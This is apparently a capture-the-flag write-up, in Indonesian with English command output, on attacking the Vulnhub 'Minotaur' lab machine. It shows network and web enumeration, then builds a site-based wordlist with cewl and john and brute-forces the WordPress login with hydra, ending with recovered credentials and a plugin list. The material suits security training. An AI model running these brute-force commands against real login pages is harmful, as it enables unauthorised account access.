
Minotaur

Reja Revaldy F

```
$ sudo netdiscover
```


192.168.56.223

```
$ nmap -sV -A 192.168.56.223
```




```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-06 13:55 BST
Nmap scan report for 192.168.56.223
Host is up (0.0029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ed740cc921c45847d40289c7e53e0918 (DSA)
|   2048 0c4ba8247efccd8ab19f87dd9d063005 (RSA)
|   256 409bfef982411793a29634251c53bbae (ECDSA)
|_  256 72840cfcae8108668cb30173815c6f44 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.7 (Ubuntu)
2020/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: Host: minotaur; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
```

```
$ nikto -h 192.168.56.223
```



```
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.56.223
+ Target Hostname:    192.168.56.223
+ Target Port:        80
+ Start Time:         2023-07-06 13:57:46 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2cf6 0x51607d32b8a3b
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2023-07-06 13:58:23 (GMT1) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
port 80
```



http://192.168.56.223/

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain

```
$ gobuster dir -u 192.168.56.223 -w
/usr/share/wordlists/dirb/big.txt -q
```



```
/.htaccess            (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 290]
/bull                 (Status: 301) [Size: 314] [--> http://192.168.56.223/bull/]
/server-status        (Status: 403) [Size: 294]
```

```
port 80/bull/
```



http://192.168.56.223/bull/

RECENT POSTS

Bulls and their horns

RECENT COMMENTS

Heffer on Bulls and their horns

ARCHIVES

May 2015

CATEGORIES

Uncategorized

META

Log in
Entries RSS
Comments RSS
WordPress.org

BULLS AND THEIR HORNS

MAY 14, 2015 1 COMMENT

Bulls are majestic animals. Such muscular beasts make me quiver.

If you want to see more, become a full member.


JULY 2023

M	T	W	T	F	S	S
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

« May


Oke selesai sudah saya melakukan pencarian informasi, sekarang saya mulai mencari informasi lainnya di website tersebut, disini saya menemukan bahwa website menggunakan wordpress

Proudly powered by WordPress




http://192.168.56.223/bull/wp-login.php

Saya pun menemukan login ke web page wordpress nyaa, karena saya pernah melakukan teknik serangan yang sama maka sekarang saya coba lakukan hal yang sama, selagi saya melakukan bruteforce terhadap login nya guna untuk mendapatkan username saya coba untuk melakukan bruteforce terhadap directory bull



```
parrot :: CTF/vulnhub/minotaur » gobuster dir -u 192.168.56.223/bull/ -w /usr/share/wordlists/
dirb/big.txt -q
/.htpasswd            (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 295]
/wp-admin             (Status: 301) [Size: 323] [--> http://192.168.56.223/bull/wp-admin/]
/wp-content           (Status: 301) [Size: 325] [--> http://192.168.56.223/bull/wp-content/]
/wp-includes          (Status: 301) [Size: 326] [--> http://192.168.56.223/bull/wp-includes/]
```




You may use these HTML tags and attributes: <a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <s> <strike> <strong>


Selagi menunggu proses bruteforce password saya juga menjelajahi websitenya dan menemukan kita bisa memasukkan html di comment hmm, saya coba dulu apakah rentan terhadap xss atau tidak. dan hasilnya nihil.

Karena semua hasil bruteforce wp adminnya tampaknya tidak membuahkan hasil disini saya coba cari cari lagi caranya, dan ternyata ada sebuah program “cewl” yang bisa membuatkan kita wordlist berdasarkan website, menarik mungkin saya bisa coba.

```
$ cewl -w wordlist.txt 192.168.56.223/bull
```




```
parrot :: CTF/vulnhub/minotaur » cat wordlist.txt
content
Bull
Blog
bull
and
http
for
Feed
gallery
Bulls
Comments
Search
uploads
slideshow
their
horns
jpg
May
Image
WordPress
entry
comment
RSD
bulls
you
primary
sidebar
Recent
RSS
Previous
Next
Really
Simple
Syndication
HyperText
Markup
```



```
parrot :: CTF/vulnhub/minotaur » john --wordlist=wordlist.txt --rules --stdout > test.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
14196p 0:00:00:00 100.00% (2023-07-06 14:53) 709800p/s Feeding
```


```
$ hydra -L ./wordlist.txt -p 123 192.168.56.223 http-form-post
'/bull/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log
In&testcookie=1:F=Invalid username'
```



```
parrot :: CTF/vulnhub/minotaur » hydra -L ./wordlist.txt -p 123 192.168.56.223 http-form-post '/bull/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=Invalid username'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-06 14:49:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 284 login tries (l:284/p:1), ~18 tries per task
[DATA] attacking http-post-form://192.168.56.223:80/bull/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=Invalid username
[80][http-post-form] host: 192.168.56.223   login: bully   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-06 14:49:34
```


Setelah itu kita hanya perlu password dan disini saya menggunakan john untuk menambah wordlist dari hasil cewl tersebut, karena setelah saya coba bruteforce passwordnya tidak berhasil didapatkan

```
$ cewl -w words.txt -m 6 http://192.168.56.223/bull/
$ john --wordlist=words.txt --rules --stdout > words-john.txt
```



```
parrot :: CTF/vulnhub/minotaur » cewl -w words.txt -m 6 http://192.168.56.223/bull/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
parrot :: CTF/vulnhub/minotaur » john --wordlist=words.txt --rules --stdout > words-john.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
6444p 0:00:00:00 100.00% (2023-07-06 14:55) 161100p/s Receiving
```

```
$ hydra -P ./words-john.txt -l bully 192.168.56.223 http-form-post
'/bull/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log
In&testcookie=1:S=Location'
```




```
parrot :: CTF/vulnhub/minotaur » hydra -P ./words-john.txt -l bully 192.168.56.223 http-form-post '/bull/wp-login.php:log=^USER^&pwd=
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-06 14:58:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6444 login tries (l:1/p:6444), ~403 tries per task
[DATA] attacking http-post-form://192.168.56.223:80/bull/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location
[STATUS] 1628.00 tries/min, 1628 tries in 00:01h, 4816 to do in 00:03h, 16 active
[STATUS] 1601.67 tries/min, 4805 tries in 00:03h, 1639 to do in 00:02h, 16 active
[80][http-post-form] host: 192.168.56.223   login: bully   password: Bighornedbulls
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-06 15:01:40
```

Dan berhasil,

user : bully
pass : Bighornedbulls

Oke setelah mendapatkan login dan berhasil saya coba mencari informasi di wordpress dan menemukan beberapa plugin yang tersedia



Plugins


Almost done - activate your account and say goodbye to comment spam

All (3) | Active (2) | Inactive (1)

3 items

